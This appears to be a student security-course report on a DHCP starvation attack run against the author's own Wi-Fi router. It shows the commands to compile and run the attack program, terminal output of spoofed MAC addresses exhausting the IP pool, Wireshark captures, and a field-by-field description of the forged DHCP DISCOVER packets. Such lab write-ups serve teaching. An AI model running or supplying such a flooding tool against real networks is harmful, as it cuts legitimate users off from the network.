DHCP Starvation Attack

Name:Adiba Shaira
Roll:1605097

Steps of Attack:


1.Command in Terminal:

a.gcc <filename> -o <output>


b. Ifconfig-interface name for wireless connection

c. sudo <output> <interface_name>

1.Outputs in Command line


ies
Terminal
13:52
adiba007@adiba007-HP-Pavilion-Notebook: ~/Downloads/DHCP Starvation/DHCP-Starvation-Attack-CSE406-Project
File Edit View Search Terminal Help


```
adiba007@adiba007-HP-Pavilion-Notebook:~/Downloads/DHCP Starvation/DHCP-Starvation-Attack-CSE406-Project$ gcc 1605097.c -o 1605097.out
adiba007@adiba007-HP-Pavilion-Notebook:~/Downloads/DHCP Starvation/DHCP-Starvation-Attack-CSE406-Project$ sudo ./1605097.out wlo1
[sudo] password for adiba007:
DHCP Stravation is starting
File descriptor for new socket: 3
SPOOFED MAC ADDRESS: 8991ab322c48
OFFERED ADDRESS: 192.168.0.105
REQUESTED ADDRESS: 192.168.0.105
SPOOFED MAC ADDRESS: 83cdd59ab01
SPOOFED MAC ADDRESS: ecddf668704a
OFFERED ADDRESS: 192.168.0.107
REQUESTED ADDRESS: 192.168.0.107
SPOOFED MAC ADDRESS: 677fdf29cfe5
OFFERED ADDRESS: 192.168.0.108
REQUESTED ADDRESS: 192.168.0.108
SPOOFED MAC ADDRESS: 96aa3860566b
SPOOFED MAC ADDRESS: db28e9f58c5a
OFFERED ADDRESS: 192.168.0.110
REQUESTED ADDRESS: 192.168.0.110
SPOOFED MAC ADDRESS: 19472ddc804e
SPOOFED MAC ADDRESS: 9474345ceeb
OFFERED ADDRESS: 192.168.0.112
REQUESTED ADDRESS: 192.168.0.112
SPOOFED MAC ADDRESS: 6790da911cee
SPOOFED MAC ADDRESS: 6ed5f696bcab
OFFERED ADDRESS: 192.168.0.114
REQUESTED ADDRESS: 192.168.0.114
SPOOFED MAC ADDRESS: 792d7a67711
SPOOFED MAC ADDRESS: 2d615df22e9b
OFFERED ADDRESS: 192.168.0.116
REQUESTED ADDRESS: 192.168.0.116
SPOOFED MAC ADDRESS: 48ffa68a8612
OFFERED ADDRESS: 192.168.0.117
REQUESTED ADDRESS: 192.168.0.117
SPOOFED MAC ADDRESS: 99da10781c50
OFFERED ADDRESS: 192.168.0.118
REQUESTED ADDRESS: 192.168.0.118
SPOOFED MAC ADDRESS: 7f823ca2b483
```



```
SPOOFED MAC ADDRESS: b73f3312ea50
OFFERED ADDRESS: 192.168.0.125
REQUESTED ADDRESS: 192.168.0.125
SPOOFED MAC ADDRESS: e86ae2eedc3d
SPOOFED MAC ADDRESS: 1f105c88bbcc
SPOOFED MAC ADDRESS: a72b603cb2e9
SPOOFED MAC ADDRESS: b64835845dd
SPOOFED MAC ADDRESS: b8275ce8748b
SPOOFED MAC ADDRESS: 3dedda31266a
SPOOFED MAC ADDRESS: c8a9e520c7cb
SPOOFED MAC ADDRESS: 4f8fbce898b
SPOOFED MAC ADDRESS: b115bdd57ba9
SPOOFED MAC ADDRESS: 7082c18b137
SPOOFED MAC ADDRESS: c087b39d94a6
SPOOFED MAC ADDRESS: 124adbb5db1f
SPOOFED MAC ADDRESS: c063249afc3
SPOOFED MAC ADDRESS: 577c18e63b1e
SPOOFED MAC ADDRESS: f92ecfe22f56
SPOOFED MAC ADDRESS: f6422a996b24
SPOOFED MAC ADDRESS: 5f231c3f82e
SPOOFED MAC ADDRESS: 4dfb5e1933a
SPOOFED MAC ADDRESS: 95fd64d87da3
SPOOFED MAC ADDRESS: 9b2757452933
SPOOFED MAC ADDRESS: 466e3032d96a
SPOOFED MAC ADDRESS: d8b085bbc121
OFFERED ADDRESS: 192.168.0.106
REQUESTED ADDRESS: 192.168.0.106
SPOOFED MAC ADDRESS: 4a97ddd4b14e
SPOOFED MAC ADDRESS: 17ac97448c93
OFFERED ADDRESS: 192.168.0.109
REQUESTED ADDRESS: 192.168.0.109
SPOOFED MAC ADDRESS: 6497ad144f12
SPOOFED MAC ADDRESS: d37b68304c88
OFFERED ADDRESS: 192.168.0.111
REQUESTED ADDRESS: 192.168.0.111
SPOOFED MAC ADDRESS: 5a3c0867238
OFFERED ADDRESS: 192.168.0.113
REQUESTED ADDRESS: 192.168.0.113
```

In this step,we can see that discover packets are being sent continuously and for those offered and requested packets are also generated.In this way all the available IP addresses will be unavailable.

Outputs in Wireshark:


Wireshark
13:59
*wlo1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+


```
udp.port==67
```

```
No.    Time         Source          Destination      Protocol Length Info
  1291 27.860973573 192.168.0.104   255.255.255.255  DHCP     590 DHCP Request  - Transaction ID 0x42232186
  1292 27.861032779 192.168.0.104   255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x1527cfb
  1295 28.471493239 192.168.0.1     255.255.255.255  DHCP     590 DHCP ACK      - Transaction ID 0x42232186
  1440 30.473462264 192.168.0.104   255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x797b16b
  1441 30.522986239 192.168.0.1     255.255.255.255  DHCP     590 DHCP Offer    - Transaction ID 0x797b16b
  1442 30.523188776 192.168.0.104   255.255.255.255  DHCP     590 DHCP Request  - Transaction ID 0x797b16b
  1443 30.523249267 192.168.0.104   255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x1109dbf9
  1445 31.133737386 192.168.0.1     255.255.255.255  DHCP     590 DHCP ACK      - Transaction ID 0x797b16b
  1498 33.135909274 192.168.0.104   255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x5410e992
  1499 33.185966611 192.168.0.1     255.255.255.255  DHCP     590 DHCP Offer    - Transaction ID 0x5410e992
  1500 33.186164409 192.168.0.104   255.255.255.255  DHCP     590 DHCP Request  - Transaction ID 0x5410e992
  1501 33.186217510 192.168.0.104   255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x79a54163
```

```
▸ Frame 513: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits) on interface 0
▸ Ethernet II, Src: HmdGloba_a9:74:89 (a0:28:ed:a9:74:89), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
▸ User Datagram Protocol, Src Port: 68, Dst Port: 67
▸ Bootstrap Protocol (Request)
```

```
0000  ff ff ff ff ff ff a0 28  ed a9 74 89 08 00 45 10   ·······( ··t···E·
0010  01 4a 00 00 40 00 40 11  39 94 00 00 00 00 ff ff   ·J··@·@· 9·······
0020  ff ff 00 44 00 43 01 36  e0 c5 01 01 06 00 37 b1   ···D·C·6 ······7·
0030  cd 67 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ·g······ ········
0040  00 00 00 00 00 00 a0 28  ed a9 74 89 00 00 00 00   ·······( ··t·····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```

New Client unavailable to join:



13:56 | 2.7KB/s ··· 68

Wi-Fi

Wi-Fi ●

CONNECTED

Saira
Obtaining IP address...

AVAILABLE NETWORKS

NILASA

Sakoyat

sky

penheiro

Add network

Though the correct password has been given to connect to router “Saira”,the mobile is not able to connect to the server.It’s happening because all the IP addresses have been occupied by the client(attacker).So,the attack is successful.

Explanation of the Attack:

1.Initializing a socket:

```
int create_DHCP_socket()
```

Using this function,I created a raw socket using linux’s socket() system call in.

```
sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
```

AF_INET : IPV4 Internet Protocols
SOCK_DGRAM : Supports Datagrams
IPPROTO_UDP : DHCP uses UDP in the underlying transport layer.

2.Setting Client Address:

```
int setHardwareAddress()
```

Random Mac Addresses are generated in this function.Random addresses are generated for spoofing the chadrr (Client Hardware Address) field in DHCP Discover packets.

3.Creating DHCP DISCOVER Packets:

```
int makeDHCPDiscoverPacket(int sock)
```

For flooding,raw DHCP DISCOVER packets have to be created.Following are the parameters used:
Operation Code : Set to 1 (As client i.e. attacker is sending discover packets)
Hops: Set to 0 so that packet reaches the router of the LAN in which the attacker remains
Hardware Type: Set to 1 (Ethernet)
Hardware Address Length: Length of Mac Address. Set to 6

Transaction Identifier:A 32-bit identification field generated by the client,to allow it to match up the request with replies received
from DHCP. Set to a random number of uint32_t. Using random() function.
Seconds: Set to 0
Flags : Set broadcast bit to 1 so that everyone gets the message
ciaddr : Set to 0 as it is set by the client when the client has confirmed it's ip.
yiaddr : Client's IP address; set by the server to inform the client
of the client's IP Address. So we need to set this to 0
siaddr : IP Address of the next server for the client to use in the configuration process
giaddr : Relay agent (gateway) IP address; filled in by the relay
agent with the address of the interface through which Dynamic Host Configuration Protocol (DHCP) message was received. So we need to set this to 0
chaddr: Client's hardware address (Layer 2 address). Set to the
spoofed MAC address.
Magic cookie :Set to 0x63825363

Sending DHCP Packets:

```
int sendPacket(void *buffer, int buffer_size, int sock, struct sockaddr_in
*dest)
```


After making DHCP DISCOVER packets,they are being sent by the sendPacket function.Continuous sending of DHCP DISCOVER packets is the key to this attack.

Receiving DHCP Packets:

```
int getDHCPOfferPacket(int sock)
```

Using this method,from server side we can get DHCP OFFER packet.After some time REQUEST packet is being sent from the client and finally the ACK packet from server side.This and above process is continuously done until all the available ip addresses are spoofed.

Packets in Wireshark:



Wireshark
13:59
*wlo1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+

udp.port==67

```
No.   Time         Source         Destination      Protocol Length Info
 1291 27.860973573 192.168.0.104  255.255.255.255  DHCP     590 DHCP Request  - Transaction ID 0x42232186
 1292 27.861032779 192.168.0.104  255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x1527cfb
 1295 28.471493239 192.168.0.1    255.255.255.255  DHCP     590 DHCP ACK      - Transaction ID 0x42232186
 1440 30.473462264 192.168.0.104  255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x797b16b
 1441 30.522986239 192.168.0.1    255.255.255.255  DHCP     590 DHCP Offer    - Transaction ID 0x797b16b
 1442 30.523188776 192.168.0.104  255.255.255.255  DHCP     590 DHCP Request  - Transaction ID 0x797b16b
 1443 30.523249267 192.168.0.104  255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x1109dbf9
 1445 31.133737386 192.168.0.1    255.255.255.255  DHCP     590 DHCP ACK      - Transaction ID 0x797b16b
 1498 33.135909274 192.168.0.104  255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x5410e992
 1499 33.185966611 192.168.0.1    255.255.255.255  DHCP     590 DHCP Offer    - Transaction ID 0x5410e992
 1500 33.186164409 192.168.0.104  255.255.255.255  DHCP     590 DHCP Request  - Transaction ID 0x5410e992
 1501 33.186217510 192.168.0.104  255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x79a54163
```

```
▸ Frame 513: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits) on interface 0
▸ Ethernet II, Src: HmdGloba_a9:74:89 (a0:28:ed:a9:74:89), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
▸ User Datagram Protocol, Src Port: 68, Dst Port: 67
▸ Bootstrap Protocol (Request)
```

```
0000  ff ff ff ff ff ff a0 28  ed a9 74 89 08 00 45 10   ·······( ··t···E·
0010  01 4a 00 00 40 00 40 11  39 94 00 00 00 00 ff ff   ·J··@·@· 9·······
0020  ff ff 00 44 00 43 01 36  e0 c5 01 01 06 00 37 b1   ···D·C·6 ······7·
0030  cd 67 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ·g······ ········
0040  00 00 00 00 00 00 a0 28  ed a9 74 89 00 00 00 00   ·······( ··t·····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```


Wireshark
13:59
*wlo1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+

udp.port==67

```
No.   Time         Source         Destination      Protocol Length Info
 1671 39.995166676 192.168.0.104  255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x486774fd
 1672 40.037409371 192.168.0.106  224.0.0.251      MDNS     103 Standard query 0x0006 PTR _AAF8F49E._sub._googlecast._tcp.local, "QM" question PTR _googlecast._t…
 1673 40.051771972 192.168.0.1    255.255.255.255  DHCP     590 DHCP Offer    - Transaction ID 0x486774fd
 1674 40.051948423 192.168.0.104  255.255.255.255  DHCP     590 DHCP Request  - Transaction ID 0x486774fd
 1675 40.051994359 192.168.0.104  255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x7e139755
 1725 40.655866127 192.168.0.1    255.255.255.255  DHCP     590 DHCP ACK      - Transaction ID 0x486774fd
 1726 40.661579936 192.168.0.1    255.255.255.255  DHCP     590 DHCP Offer    - Transaction ID 0x7e139755
 1727 40.661745968 192.168.0.104  255.255.255.255  DHCP     590 DHCP Request  - Transaction ID 0x7e139755
 1728 40.661799946 192.168.0.104  255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x66f84f2c
 1780 41.881716073 192.168.0.106  224.0.0.251      MDNS     289 Standard query response 0x0000 PTR, cache flush Android.local PTR, cache flush Android.local A, c…
 1829 42.663939585 192.168.0.104  255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x3619d3a
 1880 44.666164006 192.168.0.104  255.255.255.255  DHCP     590 DHCP Discover - Transaction ID 0x44a6629
```

```
▸ Frame 513: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits) on interface 0
▸ Ethernet II, Src: HmdGloba_a9:74:89 (a0:28:ed:a9:74:89), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
▸ User Datagram Protocol, Src Port: 68, Dst Port: 67
▸ Bootstrap Protocol (Request)
```

```
